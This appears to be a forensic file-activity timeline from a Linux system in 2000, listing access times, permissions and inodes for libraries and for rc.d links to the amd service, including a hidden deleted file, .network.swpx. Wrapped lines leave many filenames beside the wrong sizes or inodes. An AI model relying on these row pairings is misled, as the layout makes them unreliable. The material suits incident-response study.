libc5/lib/libmenu.so.3.0 -> libmenu.so.1.9.9e	7782	.a.	-/-rwxr-xr-x	root	root	124226	/usr/i486-linux-
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libc5/lib/libXpm.so.4.9	62832	.a.	-/-rwxr-xr-x	root	root	124212	/usr/i486-linux-
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libkrb4.so.2.0	112367	.a.	-/-rwxr-xr-x	root	root	139414	/usr/kerberos/lib/libkdb5.so ->
libcfont.so.0.0.0	14	.a.	l/lrwxrwxrwx	root	root	124233	/usr/i486-linux-
libc5/lib/libform.so.3.0 -> libform.so.1.9.9e	17	.a.	l/lrwxrwxrwx	root	root	124242	/usr/i486-linux-
libdes425.so.3.0	16	.a.	l/lrwxrwxrwx	root	root	139394	/usr/kerberos/lib/libdes425.so.3 ->
libc5/lib/libXtst.so.6.1	17888	.a.	-/-rwxr-xr-x	root	root	124218	/usr/i486-linux-
libpty.so.1.1	13	.a.	l/lrwxrwxrwx	root	root	139423	/usr/kerberos/lib/libpty.so ->
libc5/lib/libXext.so.6 -> libXext.so.6.3	56695	.a.	-/-rwxr-xr-x	root	root	92829	/usr/lib/libbz2.so.0.0.0
libc5/lib/libXIE.so.6.0	14	.a.	l/lrwxrwxrwx	root	root	124251	/usr/i486-linux-
libc5/lib/libpanel.so.3.0 -> libpanel.so.1.9.9e	47888	.a.	-/-rwxr-xr-x	root	root	124208	/usr/i486-linux-
libgssrpc.so.3.0	18	.a.	l/lrwxrwxrwx	root	root	124237	/usr/i486-linux-
libc5/lib/libz.so.1.0.4	89665	.a.	-/-rwxr-xr-x	root	root	92819	/usr/lib/libopcodes-2.9.5.0.22.so
	16	.a.	l/lrwxrwxrwx	root	root	139403	/usr/kerberos/lib/libgssrpc.so.3 ->
	12984	.a.	-/-rwxr-xr-x	root	root	92866	/usr/lib/libconsole.so.0.0.0
	50772	.a.	-/-rwxr-xr-x	root	root	124231	/usr/i486-linux-

libconsole.so.0.0.0	19	.a.	l/lrwxrwxrwx	root	root	92864	/usr/lib/libconsole.so ->
libkadm5srv.so.3.0	18	.a.	l/lrwxrwxrwx	root	root	139412	/usr/kerberos/lib/libkadm5srv.so.3 ->
-> libICE.so.6.3	13	.a.	l/lrwxrwxrwx	root	root	124258	/usr/i486-linux-libc5/lib/libICE.so.6
libc5/lib/libmenu.so.1.9.9e	23437	.a.	-/-rwxr-xr-x	root	root	124224	/usr/i486-linux-
-> libXt.so.6.0	12	.a.	l/lrwxrwxrwx	root	root	124246	/usr/i486-linux-libc5/lib/libXt.so.6
libX11.so.6.1	4096	.a.	d/drwxr-xr-x	root	root	124203	/usr/i486-linux-libc5/lib
libc5/lib/libg++.so.27 -> libg++.so.27.1.4	13	.a.	l/lrwxrwxrwx	root	root	124255	/usr/i486-linux-libc5/lib/libX11.so.6
libc5/lib/libPEX5.so.6 -> libPEX5.so.6.0	16	.a.	l/lrwxrwxrwx	root	root	124241	/usr/i486-linux-
-> libXmu.so.6.0	14	.a.	l/lrwxrwxrwx	root	root	124257	/usr/i486-linux-
-> libvga.so.1.2.13	13	.a.	l/lrwxrwxrwx	root	root	124249	/usr/i486-linux-libc5/lib/libXmu.so.6
libcom_err.so.3.0	16	.a.	l/lrwxrwxrwx	root	root	124234	/usr/i486-linux-libc5/lib/libvga.so.1
libc5/lib/libXaw3d.so.6.1	17	.a.	l/lrwxrwxrwx	root	root	139391	/usr/kerberos/lib/libcom_err.so.3 ->
libctgeneric.so.0.0.0	303337	.a.	-/-rwxr-xr-x	root	root	124210	/usr/i486-linux-
libdyn.so.1.0	21	.a.	l/lrwxrwxrwx	root	root	92869	/usr/lib/libctgeneric.so ->
libc5/lib/libdb.so.2.0.0	16008	.a.	-/-rwxr-xr-x	root	root	92861	/usr/lib/libcfont.so.0.0.0
-> libdb.so.2.0.0	13	.a.	l/lrwxrwxrwx	root	root	139397	/usr/kerberos/lib/libdyn.so.1 ->
libc5/lib/libPEX5.so.6.0	465804	.a.	-/-rwxr-xr-x	root	root	139422	/usr/kerberos/lib/libkrb5.so.2.2
> libm.so.5.0.6	58504	.a.	-/-rwxr-xr-x	root	root	124205	/usr/i486-linux-
libc5/lib/libXext.so.6.1	14	.a.	l/lrwxrwxrwx	root	root	124243	/usr/i486-linux-libc5/lib/libdb.so.2
2.9.5.0.22.so	13011	.a.	-/-rwxr-xr-x	root	root	139425	/usr/kerberos/lib/libpty.so.1.1
-> libgssapi_krb5.so.2.1	234505	.a.	-/-rwxr-xr-x	root	root	124205	/usr/i486-linux-
> libkadm5clnt.so.3.0	83616	.a.	-/-rwxr-xr-x	root	root	139419	/usr/kerberos/lib/libkrb4.so.2.0
libc5/lib/libX11.so.6.1	13	.a.	l/lrwxrwxrwx	root	root	124240	/usr/i486-linux-libc5/lib/libm.so.5 -
libc5/lib/libXt.so.6.0	40681	.a.	-/-rwxr-xr-x	root	root	124211	/usr/i486-linux-
libc5/lib/libXp.so.6.2	15	.a.	l/lrwxrwxrwx	root	root	92827	/usr/lib/libbz2.so -> libbz2.so.0.0.0
Wed Nov 08 2000 08:52:28	20	.a.	l/lrwxrwxrwx	root	root	92817	/usr/lib/libbfd.so -> libbfd-
.../lib/libBrokenLocale.so.1	21	.a.	l/lrwxrwxrwx	root	root	139400	/usr/kerberos/lib/libgssapi_krb5.so.2
libcrack.so.2.7	19	.a.	l/lrwxrwxrwx	root	root	139409	/usr/kerberos/lib/libkadm5clnt.so.3 -
libgdbm.so.2.0.0	703257	.a.	-/-rwxr-xr-x	root	root	124207	/usr/i486-linux-
2.9.0.so	291857	.a.	-/-rwxr-xr-x	root	root	124217	/usr/i486-linux-
Wed Nov 08 2000 08:52:29	11889	.a.	-/-rwxr-xr-x	root	root	124228	/usr/i486-linux-
.../lib/libnss_files.so.1	18	.a.	l/lrwxrwxrwx	root	root	139406	/usr/kerberos/lib/libk5crypto.so.2 ->
.../lib/libnss_nisplus.so.2	27095	.a.	-/-rwxr-xr-x	root	root	124215	/usr/i486-linux-
.../lib/libnss_dns.so.1	12	.a.	l/lrwxrwxrwx	root	root	93023	/usr/lib/libgd.so -> libgd.so.1.2
.../lib/librt.so.1	12211	.a.	-/-rwxr-xr-x	root	root	93040	/usr/lib/libgmodule-1.2.so.0.0.6
.../lib/libnss_db.so.1	30	.a.	l/lrwxrwxrwx	root	root	93238	/usr/lib/libBrokenLocale.so ->
.../lib/libnss_hesiod.so.2	57260	.a.	-/-rwxr-xr-x	root	root	92876	/usr/lib/libetutils.so.0.0.0
.../lib/libdb.so.3	29265	.a.	-/-rwxr-xr-x	root	root	93025	/usr/lib/libgdbm.so.2.0.0
.../lib/libnss_nis.so.2	15	.a.	l/lrwxrwxrwx	root	root	92878	/usr/lib/libcrack.so ->
.../lib/libnss_files.so.2	184187	.a.	-/-rwxr-xr-x	root	root	93018	/usr/lib/libtiff.so.2.2.0
.../lib/libpthreads.so.0	11451	.a.	-/-rwxr-xr-x	root	root	93042	/usr/lib/libgthread-1.2.so.0.0.6
.../lib/libnss_db.so.2	16	.a.	l/lrwxrwxrwx	root	root	93028	/usr/lib/libgdbm.so ->
.../lib/libnss1_nis.so.1	1144716	.a.	-/-r-xr-xr-x	root	root	92902	/usr/lib/libstdc++-2-libc6.1-1-
.../lib/libnss1_nis.so.1	28	.a.	l/lrwxrwxrwx	root	root	93265	/usr/lib/libnss1_files.so ->
.../lib/libnss1_nis.so.1	29	.a.	l/lrwxrwxrwx	root	root	93273	/usr/lib/libnss_nisplus.so ->
.../lib/libnss1_nis.so.1	26	.a.	l/lrwxrwxrwx	root	root	93264	/usr/lib/libnss1_dns.so ->
.../lib/libnss1_nis.so.1	20	.a.	l/lrwxrwxrwx	root	root	93281	/usr/lib/librt.so ->
.../lib/libnss1_nis.so.1	25	.a.	l/lrwxrwxrwx	root	root	93263	/usr/lib/libnss1_db.so ->
.../lib/libnss1_nis.so.1	27	.a.	l/lrwxrwxrwx	root	root	93282	/usr/lib/libthread_db.so ->
.../lib/libnss1_nis.so.1	28	.a.	l/lrwxrwxrwx	root	root	93271	/usr/lib/libnss_hesiod.so ->
.../lib/libnss1_nis.so.1	20	.a.	l/lrwxrwxrwx	root	root	93248	/usr/lib/libdb.so ->
.../lib/libnss1_nis.so.1	25	.a.	l/lrwxrwxrwx	root	root	93272	/usr/lib/libnss_nis.so ->
.../lib/libnss1_nis.so.1	27	.a.	l/lrwxrwxrwx	root	root	93270	/usr/lib/libnss_files.so ->
.../lib/libnss1_nis.so.1	8	.a.	l/lrwxrwxrwx	root	root	93259	/usr/lib/libndbm.so -> libdb.so
.../lib/libnss1_nis.so.1	25	.a.	l/lrwxrwxrwx	root	root	93276	/usr/lib/libpthreads.so ->
.../lib/libnss1_nis.so.1	24	.a.	l/lrwxrwxrwx	root	root	93268	/usr/lib/libnss_db.so ->
.../lib/libnss1_nis.so.1	26	.a.	l/lrwxrwxrwx	root	root	93266	/usr/lib/libnss1_nis.so ->
.../lib/libnss1_nis.so.1	21	.a.	l/lrwxrwxrwx	root	root	93250	/usr/lib/libdb1.so ->

../../lib/libdb1.so.2	20	.a.	l/lrwxrwxrwx	root	root	93252	/usr/lib/libdb1.so	->
../../lib/libdb1.so.2	24	.a.	l/lrwxrwxrwx	root	root	93278	/usr/lib/libresolv.so	->
../../lib/libresolv.so.2	29	.a.	l/lrwxrwxrwx	root	root	93262	/usr/lib/libnss1_compat.so	->
../../lib/libnss1_compat.so.1	25	.a.	l/lrwxrwxrwx	root	root	93269	/usr/lib/libnss_dns.so	->
../../lib/libnss_dns.so.2	28	.a.	l/lrwxrwxrwx	root	root	93267	/usr/lib/libnss_compat.so	->
../../lib/libnss_compat.so.2	19	.a.	l/lrwxrwxrwx	root	root	93256	/usr/lib/libm.so	->
../../lib/libm.so.6	46228	.a.	-/-rwxr-xr-x	root	root	93404	/usr/lib/libpbnm.so.1.0.0	
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	17	.a.	l/lrwxrwxrwx	root	root	93783	/usr/lib/libhistory.so	->
libhistory.so.3.0	16	.a.	l/lrwxrwxrwx	root	root	93294	/usr/lib/libgpm.so	->
libgpm.so.1.17.3	31515	.a.	-/-rwxr-xr-x	root	root	93410	/usr/lib/libpbnm.so.1.0.0	
	16	.a.	l/lrwxrwxrwx	root	root	93450	/usr/lib/libltdl.so	->
libltdl.so.0.1.2	17	.a.	l/lrwxrwxrwx	root	root	93391	/usr/lib/libstyle.so	->
libstyle.so.1.0.3	1955700	.a.	-/-rwxr-xr-x	root	root	93383	/usr/lib/libsp.so.1.0.3	
	18616	.a.	-/-rwxr-xr-x	root	root	93288	/usr/lib/libgpm.so.1.17.3	
	16	.a.	l/lrwxrwxrwx	root	root	93747	/usr/lib/libpopt.so	->
libpopt.so.0.0.0	55072	.a.	-/-rwxr-xr-x	root	root	93727	/usr/lib/libnewt.so.0.50.8	
	18	.a.	l/lrwxrwxrwx	root	root	93785	/usr/lib/libreadline.so	->
libreadline.so.3.0	13784	.a.	-/-rwxr-xr-x	root	root	92676	/usr/lib/libpanel.so.4.0	
	78842	.a.	-/-rwxr-xr-x	root	root	93402	/usr/lib/libpbnm.so.1.0.0	
	15	.a.	l/lrwxrwxrwx	root	root	93416	/usr/lib/libpbnm.so -> libpbnm.so.1.0.0	
	19258	.a.	-/-rwxr-xr-x	root	root	93754	/usr/lib/libecpg.so.3.0.0	
	15	.a.	l/lrwxrwxrwx	root	root	93414	/usr/lib/libpbnm.so -> libpbnm.so.1.0.0	
	24	.a.	l/lrwxrwxrwx	root	root	93443	/usr/lib/libtermcap.so	->
/lib/libtermcap.so.2.0.8	15	.a.	l/lrwxrwxrwx	root	root	93793	/usr/lib/librpm.so -> librpm.so.0.0.0	
	15	.a.	l/lrwxrwxrwx	root	root	93418	/usr/lib/libpbnm.so -> libpbnm.so.1.0.0	
	120220	.a.	-/-rwxr-xr-x	root	root	93285	/usr/lib/libgmp.so.2.0.2	
	67836	.a.	-/-rwxr-xr-x	root	root	93378	/usr/lib/libgrove.so.1.0.3	
	250416	.a.	-/-rwxr-xr-x	root	root	93388	/usr/lib/libspgrove.so.1.0.3	
	25112	.a.	-/-rwxr-xr-x	root	root	92672	/usr/lib/libmenu.so.4.0	
	16	.a.	l/lrwxrwxrwx	root	root	93753	/usr/lib/libecpg.so.3	->
libecpg.so.3.0.0	14	.a.	l/lrwxrwxrwx	root	root	93447	/usr/lib/libtiff.so -> libtiff.so.3.5	
	19449	.a.	-/-rwxr-xr-x	root	root	93408	/usr/lib/libpbnm.so.1.0.0	
	12	.a.	l/lrwxrwxrwx	root	root	93758	/usr/lib/libpq.so -> libpq.so.2.0	
	12	.a.	l/lrwxrwxrwx	root	root	93722	/usr/lib/libmenu.so -> libmenu.so.4	
	5428	.a.	-/-rwxr-xr-x	root	root	93437	/usr/lib/libstdc++.so.2.9.dummy	
	168080	.a.	-/-rwxr-xr-x	root	root	93430	/usr/lib/libpng.so.2.1.0.5	
	15	.a.	l/lrwxrwxrwx	root	root	93420	/usr/lib/libpbnm.so -> libpbnm.so.1.0.0	
	25654	.a.	-/-rwxr-xr-x	root	root	93749	/usr/lib/libpopt.so.0.0.0	
	15	.a.	l/lrwxrwxrwx	root	root	93424	/usr/lib/librle.so -> librle.so.1.0.0	
	27490	.a.	-/-rwxr-xr-x	root	root	93778	/usr/lib/libhistory.so.3.0	
	384417	.a.	-/-rwxr-xr-x	root	root	93787	/usr/lib/librpm.so.0.0.0	
	291673	.a.	-/-rwxr-xr-x	root	root	93444	/usr/lib/libtiff.so.3.5	
	171346	.a.	-/-rwxr-xr-x	root	root	93779	/usr/lib/libreadline.so.3.0	
	15	.a.	l/lrwxrwxrwx	root	root	93422	/usr/lib/libpbnm.so -> libpbnm.so.1.0.0	
	46108	.a.	-/-rwxr-xr-x	root	root	92670	/usr/lib/libform.so.4.0	
	58809	.a.	-/-rwxr-xr-x	root	root	93412	/usr/lib/librle.so.1.0.0	
	9871	.a.	-/-rwxr-xr-x	root	root	93406	/usr/lib/libpbnm.so.1.0.0	
	14	.a.	l/lrwxrwxrwx	root	root	93755	/usr/lib/libpq++.so -> libpq++.so.3.0	
	17	.a.	l/lrwxrwxrwx	root	root	93730	/usr/lib/libnewt.so	->
libnewt.so.0.50.8	17	.a.	l/lrwxrwxrwx	root	root	93376	/usr/lib/libgrove.so	->
libgrove.so.1.0.3	375773	.a.	-/-rwxr-xr-x	root	root	93436	/usr/lib/libstdc++.so.2.8.0	
	13	.a.	l/lrwxrwxrwx	root	root	93718	/usr/lib/libcurses.so	->
libncurses.so	11	.a.	l/lrwxrwxrwx	root	root	93433	/usr/lib/libpng.so -> libpng.so.2	
	13	.a.	l/lrwxrwxrwx	root	root	93726	/usr/lib/libpanel.so -> libpanel.so.4	
	19	.a.	l/lrwxrwxrwx	root	root	93386	/usr/lib/libspgrove.so	->
libspgrove.so.1.0.3	12	.a.	l/lrwxrwxrwx	root	root	93759	/usr/lib/libpq.so.2 -> libpq.so.2.0	
	39905	.a.	-/-rwxr-xr-x	root	root	93757	/usr/lib/libpq++.so.3.0	
	124589	.a.	-/-rwxr-xr-x	root	root	93789	/usr/lib/librpmbuild.so.0.0.0	
	65265	.a.	-/-rwxr-xr-x	root	root	93760	/usr/lib/libpq.so.2.0	
	1025339	.a.	-/-rwxr-xr-x	root	root	93435	/usr/lib/libstdc++.so.2.7.2.8	
	11	.a.	l/lrwxrwxrwx	root	root	93455	/usr/lib/libgif.so -> libgif.so.4	
	12	.a.	l/lrwxrwxrwx	root	root	93720	/usr/lib/libform.so -> libform.so.4	
	917793	.a.	-/-rwxr-xr-x	root	root	93434	/usr/lib/libg++.so.2.7.2.8	
	17	.a.	l/lrwxrwxrwx	root	root	93429	/usr/lib/libjpeg.so	->
libjpeg.so.62.0.0	16	.a.	l/lrwxrwxrwx	root	root	93752	/usr/lib/libecpg.so	->
libecpg.so.3.0.0	113664	.a.	-/-rwxr-xr-x	root	root	93716	/usr/lib/libncp.so.2.3.0	
	20	.a.	l/lrwxrwxrwx	root	root	93796	/usr/lib/librpmbuild.so	->
librpmbuild.so.0.0.0	143624	.a.	-/-rwxr-xr-x	root	root	93425	/usr/lib/libjpeg.so.62.0.0	
	17	.a.	l/lrwxrwxrwx	root	root	93458	/usr/lib/libungif.so	->
libungif.so.4.1.0	14	.a.	l/lrwxrwxrwx	root	root	93381	/usr/lib/libsp.so -> libsp.so.1.0.3	
	14	.a.	l/lrwxrwxrwx	root	root	93756	/usr/lib/libpq++.so.3	->
libpq++.so.3.0	44555	.a.	-/-rwxr-xr-x	root	root	93452	/usr/lib/libltdl.so.0.1.2	
	15	.a.	l/lrwxrwxrwx	root	root	93724	/usr/lib/libncurses.so	->
libncurses.so.4	Wed Nov 08 2000 08:52:31	15	.a.	l/lrwxrwxrwx	root	34286	/lib/libdb.so.2 -> libdb1-2.1.3.so	
	15	.a.	l/lrwxrwxrwx	root	root	92675	/usr/lib/libpanel.so.4	->
libpanel.so.4.0								

libucdmibs.so.0.4.1.1	21	.a.	l/lrwxrwxrwx	root	root	93852	/usr/lib/libucdmibs.so.0 ->
../init.d/amd	13	mac	l/lrwxrwxrwx	root	root	8129	/etc/rc.d/rc1.d/K28amd ->
libnssl_files-2.1.3.so	22	.a.	l/lrwxrwxrwx	root	root	34303	/lib/libnssl_files.so.1 ->
libbz2.so.0.0.0	15	.a.	l/lrwxrwxrwx	root	root	92828	/usr/lib/libbz2.so.0 ->
2.1.3.so	14	.a.	l/lrwxrwxrwx	root	root	93382	/usr/lib/libsp.so.1 -> libsp.so.1.0.3
	19	.a.	l/lrwxrwxrwx	root	root	34299	/lib/libnssl_db.so.1 -> libnssl_db-
libnss_hesiod-2.1.3.so	13	.a.	l/lrwxrwxrwx	root	root	93892	/usr/lib/libbz.so -> libz.so.1.1.3
	22	.a.	l/lrwxrwxrwx	root	root	34315	/lib/libnss_hesiod.so.2 ->
libreadline.so.3.0	18	.a.	l/lrwxrwxrwx	root	root	93780	/usr/lib/libreadline.so.3 ->
	14	.a.	l/lrwxrwxrwx	root	root	34363	/lib/libdl.so.1 -> libdl.so.1.9.5
	1024	m.c	d/drwxr-xr-x	root	root	16130	/etc/rc.d/rc3.d
	20	.a.	l/lrwxrwxrwx	root	root	34305	/lib/libnssl_nis.so.1 -> libnssl_nis-
2.1.3.so	17	.a.	l/lrwxrwxrwx	root	root	34337	/lib/libcom_err.so.2 ->
libcom_err.so.2.0	15	.a.	l/lrwxrwxrwx	root	root	93407	/usr/lib/libpnm.so.1 ->
libpnm.so.1.0.0	40370	.a.	-/-rwxr-xr-x	root	root	93905	/usr/lib/libamu.so.2.1.1
	17	.a.	l/lrwxrwxrwx	root	root	93431	/usr/lib/libpng.so.2 ->
libpng.so.2.1.0.5	85856	.a.	-/-rwxr-xr-x	root	root	34342	/lib/libext2fs.so.2.4
	15	.a.	l/lrwxrwxrwx	root	root	93017	/usr/lib/libtiff.so.2 ->
libtiff.so.2.2.0	15	.a.	l/lrwxrwxrwx	root	root	93401	/usr/lib/libfbm.so.1 ->
libfbm.so.1.0.0	20	.a.	l/lrwxrwxrwx	root	root	93858	/usr/lib/libutempter.so.0 ->
libutempter.so.0.5.2	8465	.a.	-/-rwxr-xr-x	root	root	34338	/lib/libcom_err.so.2.0
	1024	m.c	d/drwxr-xr-x	root	root	12098	/etc/rc.d/rc2.d
	20	.a.	l/lrwxrwxrwx	root	root	93440	/usr/lib/libstdc++.so.2.7.2 ->
libstdc++.so.2.7.2.8	196534	.a.	-/-rwxr-xr-x	root	root	34308	/lib/libnss_db-2.1.3.so
	15	.a.	l/lrwxrwxrwx	root	root	93405	/usr/lib/libpgm.so.1 ->
libpgm.so.1.0.0	23	.a.	l/lrwxrwxrwx	root	root	93041	/usr/lib/libgthread-1.2.so.0 ->
libgthread-1.2.so.0.0.6	12251	.a.	-/-rwxr-xr-x	root	root	34346	/lib/libuuid.so.1.2
	15	.a.	l/lrwxrwxrwx	root	root	93411	/usr/lib/librle.so.1 ->
librle.so.1.0.0	13	.a.	l/lrwxrwxrwx	root	root	93889	/usr/lib/libz.so.1 -> libz.so.1.1.3
	1024	m.c	d/drwxr-xr-x	root	root	4034	/etc/rc.d/rc0.d
	15	.a.	l/lrwxrwxrwx	root	root	34289	/lib/libdb1.so.2 -> libdb1-2.1.3.so
	13	mac	l/lrwxrwxrwx	root	root	16174	/etc/rc.d/rc3.d/K28amd ->
../init.d/amd	22	.a.	l/lrwxrwxrwx	root	root	34307	/lib/libnss_compat.so.2 ->
libnss_compat-2.1.3.so	146014	.a.	-/-rwxr-xr-x	root	root	34296	/lib/libnssl_compat-2.1.3.so
	15	.a.	l/lrwxrwxrwx	root	root	93786	/usr/lib/librpm.so.0 ->
librpm.so.0.0.0	20	.a.	l/lrwxrwxrwx	root	root	34332	/lib/libnss_dns.so.1 -> libnssl_dns-
2.1.3.so	151935	.a.	-/-rwxr-xr-x	root	root	34298	/lib/libnssl_db-2.1.3.so
	21	.a.	l/lrwxrwxrwx	root	root	34279	/lib/libNoVersion.so.1 ->
libNoVersion-2.1.3.so	17	.a.	l/lrwxrwxrwx	root	root	93426	/usr/lib/libjpeg.so.62 ->
libjpeg.so.62.0.0	16	.a.	l/lrwxrwxrwx	root	root	93748	/usr/lib/libpopt.so.0 ->
libpopt.so.0.0.0	288008	.a.	-/-rwxr-xr-x	root	root	93820	/usr/lib/libvga.so.1.4.1
	13	mac	l/lrwxrwxrwx	root	root	20963	/etc/rc.d/rc4.d/K28amd ->
../init.d/amd	17	.a.	l/lrwxrwxrwx	root	root	93377	/usr/lib/libgrove.so.1 ->
libgrove.so.1.0.3	208083	.a.	-/-rwxr-xr-x	root	root	34302	/lib/libnssl_files-2.1.3.so
	22	.a.	l/lrwxrwxrwx	root	root	93438	/usr/lib/libstdc++.so.2.9 ->
libstdc++.so.2.9.dummy	258054	.a.	-/-rw-r--r--	root	root	93816	/usr/lib/libslang.so.1.2.2
	17713	.a.	-/-rwxr-xr-x	root	root	34340	/lib/libe2p.so.2.3
	14	.a.	l/lrwxrwxrwx	root	root	92669	/usr/lib/libform.so.4 ->
libform.so.4.0	22	.a.	l/lrwxrwxrwx	root	root	93853	/usr/lib/libucdagent.so.0 ->
libucdagent.so.0.4.1.1	70195	.a.	-/-rwxr-xr-x	root	root	34314	/lib/libnss_hesiod-2.1.3.so
	13	mac	l/lrwxrwxrwx	root	root	4086	/etc/rc.d/rc0.d/K28amd ->
../init.d/amd	33504	.a.	-/-rwxr-xr-x	root	root	93848	/usr/lib/libucdagent.so.0.4.1.1
	209416	.a.	-/-rwxr-xr-x	root	root	34304	/lib/libnssl_nis-2.1.3.so
	11	.a.	l/lrwxrwxrwx	root	root	34352	/lib/libpam.so -> libpam.so.0
	15	.a.	l/lrwxrwxrwx	root	root	93904	/usr/lib/libamu.so.2 ->
libamu.so.2.1.1	219843	.a.	-/-rwxr-xr-x	root	root	34306	/lib/libnss_compat-2.1.3.so
	5660	.a.	-/-rwxr-xr-x	root	root	34362	/lib/libdl.so.1.9.5
	22382	.a.	-/-rwxr-xr-x	root	root	34344	/lib/libss.so.2.0
	17	.a.	l/lrwxrwxrwx	root	root	92860	/usr/lib/libcfont.so.0 ->
libcfont.so.0.0.0	13	.a.	l/lrwxrwxrwx	root	root	34339	/lib/libe2p.so.2 -> libe2p.so.2.3
	77243	.a.	-/-rwxr-xr-x	root	root	34324	/lib/librt-2.1.3.so
	1024	m.c	d/drwxr-xr-x	root	root	20162	/etc/rc.d/rc4.d
	63492	.a.	-/-rwxr-xr-x	root	root	93890	/usr/lib/libz.so.1.1.3
	17	.a.	l/lrwxrwxrwx	root	root	93817	/usr/lib/libslang.so.1 ->
libslang.so.1.2.2	14	.a.	l/lrwxrwxrwx	root	root	34345	/lib/libuuid.so.1 -> libuuid.so.1.2
	7289	.a.	-/-rw-r--r--	root	root	93856	/usr/lib/libutempter.so.0.5.2
	15	.a.	l/lrwxrwxrwx	root	root	93717	/usr/lib/libncp.so.2.3 ->
libncp.so.2.3.0							

	15	.a.	l/lrwxrwxrwx	root	root	34349	/lib/libpwwdb.so -> libpwwdb.so.0.61
	23	.a.	l/lrwxrwxrwx	root	root	34334	/lib/libnss_compat.so.1 ->
libnss_compat-2.1.3.so							
	54048	.a.	-/-rwxr-xr-x	root	root	93821	/usr/lib/libvga.so.1.4.1
	12	.a.	l/lrwxrwxrwx	root	root	34343	/lib/libnss.so.2 -> libnss.so.2.0
	19	.a.	l/lrwxrwxrwx	root	root	92875	/usr/lib/libcutils.so.0 ->
libctutils.so.0.0.0							
	15	.a.	l/lrwxrwxrwx	root	root	93825	/usr/lib/libvga.so -> libvga.so.1.4.1
	138431	.a.	-/-rwxr-xr-x	root	root	34326	/lib/libthread_db-1.0.so
	20	.a.	l/lrwxrwxrwx	root	root	34330	/lib/libnss_nis.so.1 -> libnss_nis-
2.1.3.so							
	20	.a.	l/lrwxrwxrwx	root	root	93788	/usr/lib/librpbmbuild.so.0 ->
librpbmbuild.so.0.0.0							
	12333	m.c	-/-rw-r--r--	root	root	26577	/etc/ld.so.cache
	13	mac	l/lrwxrwxrwx	root	root	28284	/etc/rc.d/rc5.d/K28amd ->
../init.d/amd							
	18	.a.	l/lrwxrwxrwx	root	root	93854	/usr/lib/libsnmp.so.0 ->
libsnmp.so.0.4.1.1							
	17	.a.	l/lrwxrwxrwx	root	root	34321	/lib/libpthread.so.0 -> libpthread-
0.8.so							
	19	.a.	l/lrwxrwxrwx	root	root	92865	/usr/lib/libconsole.so.0 ->
libconsole.so.0.0.0							
	14	.a.	l/lrwxrwxrwx	root	root	92671	/usr/lib/libmenu.so.4 ->
libmenu.so.4.0							
	15	.a.	l/lrwxrwxrwx	root	root	93286	/usr/lib/libgmp.so.2 ->
libgmp.so.2.0.2							
	14	.a.	l/lrwxrwxrwx	root	root	34325	/lib/librt.so.1 -> librt-2.1.3.so
	19	.a.	l/lrwxrwxrwx	root	root	34333	/lib/libnss_db.so.1 -> libnss_db-
2.1.3.so							
	15	.a.	l/lrwxrwxrwx	root	root	93409	/usr/lib/libppm.so.1 ->
libppm.so.1.0.0							
	66047	.a.	-/-rwxr-xr-x	root	root	34280	/lib/libSegFault.so
	248931	.a.	-/-rwxr-xr-x	root	root	93847	/usr/lib/libsnmp.so.0.4.1.1
	1024	m.c	d/drwxr-xr-x	root	root	8066	/etc/rc.d/rc1.d
	24	.a.	l/lrwxrwxrwx	root	root	34277	/lib/libBrokenLocale.so.1 ->
libBrokenLocale-2.1.3.so							
	14	.a.	l/lrwxrwxrwx	root	root	93445	/usr/lib/libtiff.so.3 ->
libtiff.so.3.5							
	13	mac	l/lrwxrwxrwx	root	root	32316	/etc/rc.d/rc6.d/K28amd ->
../init.d/amd							
	178676	.a.	-/-rwxr-xr-x	root	root	93849	/usr/lib/libucdmibs.so.0.4.1.1
	766	.a.	-/-rwxr-xr-x	root	root	62534	/etc/rc.d/init.d/amd
	221411	.a.	-/-rwxr-xr-x	root	root	34288	/lib/libdb-2.1.3.so
	19	.a.	l/lrwxrwxrwx	root	root	34327	/lib/libthread_db.so.1 ->
libthread_db-1.0.so							
	15	.a.	l/lrwxrwxrwx	root	root	93403	/usr/lib/libpbm.so.1 ->
libpbm.so.1.0.0							
	20	.a.	l/lrwxrwxrwx	root	root	93855	/usr/lib/libutempter.so ->
libutempter.so.0.5.2							
	30	.a.	l/lrwxrwxrwx	root	root	93020	/usr/lib/libstdc++-libc6.1-1.so.2 ->
libstdc++-libc6.1-1-2.9.0.so							
	14	.a.	l/lrwxrwxrwx	root	root	34287	/lib/libdb.so.3 -> libdb-2.1.3.so
	16	.a.	l/lrwxrwxrwx	root	root	34341	/lib/libext2fs.so.2 ->
libext2fs.so.2.4							
	788401	.a.	-/-rwxr-xr-x	root	root	34285	/lib/libdb-2.1.3.so
	15	.a.	l/lrwxrwxrwx	root	root	93903	/usr/lib/libamu.so -> libamu.so.2.1.1
	21	.a.	l/lrwxrwxrwx	root	root	92870	/usr/lib/libctgeneric.so.0 ->
libctgeneric.so.0.0.0							
	23	.a.	l/lrwxrwxrwx	root	root	34297	/lib/libnss_compat.so.1 ->
libnss_compat-2.1.3.so							
	22731	.a.	-/-rwxr-xr-x	root	root	34276	/lib/libBrokenLocale-2.1.3.so
	289906	.a.	-/-rwxr-xr-x	root	root	34320	/lib/libpthread-0.8.so
	23	.a.	l/lrwxrwxrwx	root	root	93039	/usr/lib/libgmodule-1.2.so.0 ->
libgmodule-1.2.so.0.0.6							
	17	.a.	l/lrwxrwxrwx	root	root	93822	/usr/lib/libvga.so.1 ->
libvga.so.1.4.1							
	17	.a.	l/lrwxrwxrwx	root	root	93781	/usr/lib/libhistory.so.3 ->
libhistory.so.3.0							
	17	.a.	l/lrwxrwxrwx	root	root	93827	/usr/lib/libvga.so ->
libvga.so.1.4.1							
	22	.a.	l/lrwxrwxrwx	root	root	34331	/lib/libnss_files.so.1 ->
libnss_files-2.1.3.so							
	15	.a.	l/lrwxrwxrwx	root	root	93823	/usr/lib/libvga.so.1 ->
libvga.so.1.4.1							
	1024	m.c	d/drwxr-xr-x	root	root	28226	/etc/rc.d/rc5.d
	17	.a.	l/lrwxrwxrwx	root	root	93392	/usr/lib/libstyle.so.1 ->
libstyle.so.1.0.3							
	1024	m.c	d/drwxr-xr-x	root	root	32258	/etc/rc.d/rc6.d
	17002	.a.	-/-rwxr-xr-x	root	root	34278	/lib/libNoVersion-2.1.3.so
	13	mac	-/lrwxrwxrwx	root	root	4086	/etc/sysconfig/.network.swpx ->
../init.d/amd (deleted-realloc)							
	65367	.a.	-/-rwxr-xr-x	root	root	34300	/lib/libnss1_dns-2.1.3.so
	16	.a.	l/lrwxrwxrwx	root	root	34355	/lib/libpam_misc.so ->
libpam_misc.so.0							
	16	.a.	l/lrwxrwxrwx	root	root	93024	/usr/lib/libgdbm.so.2 ->
libgdbm.so.2.0.0							
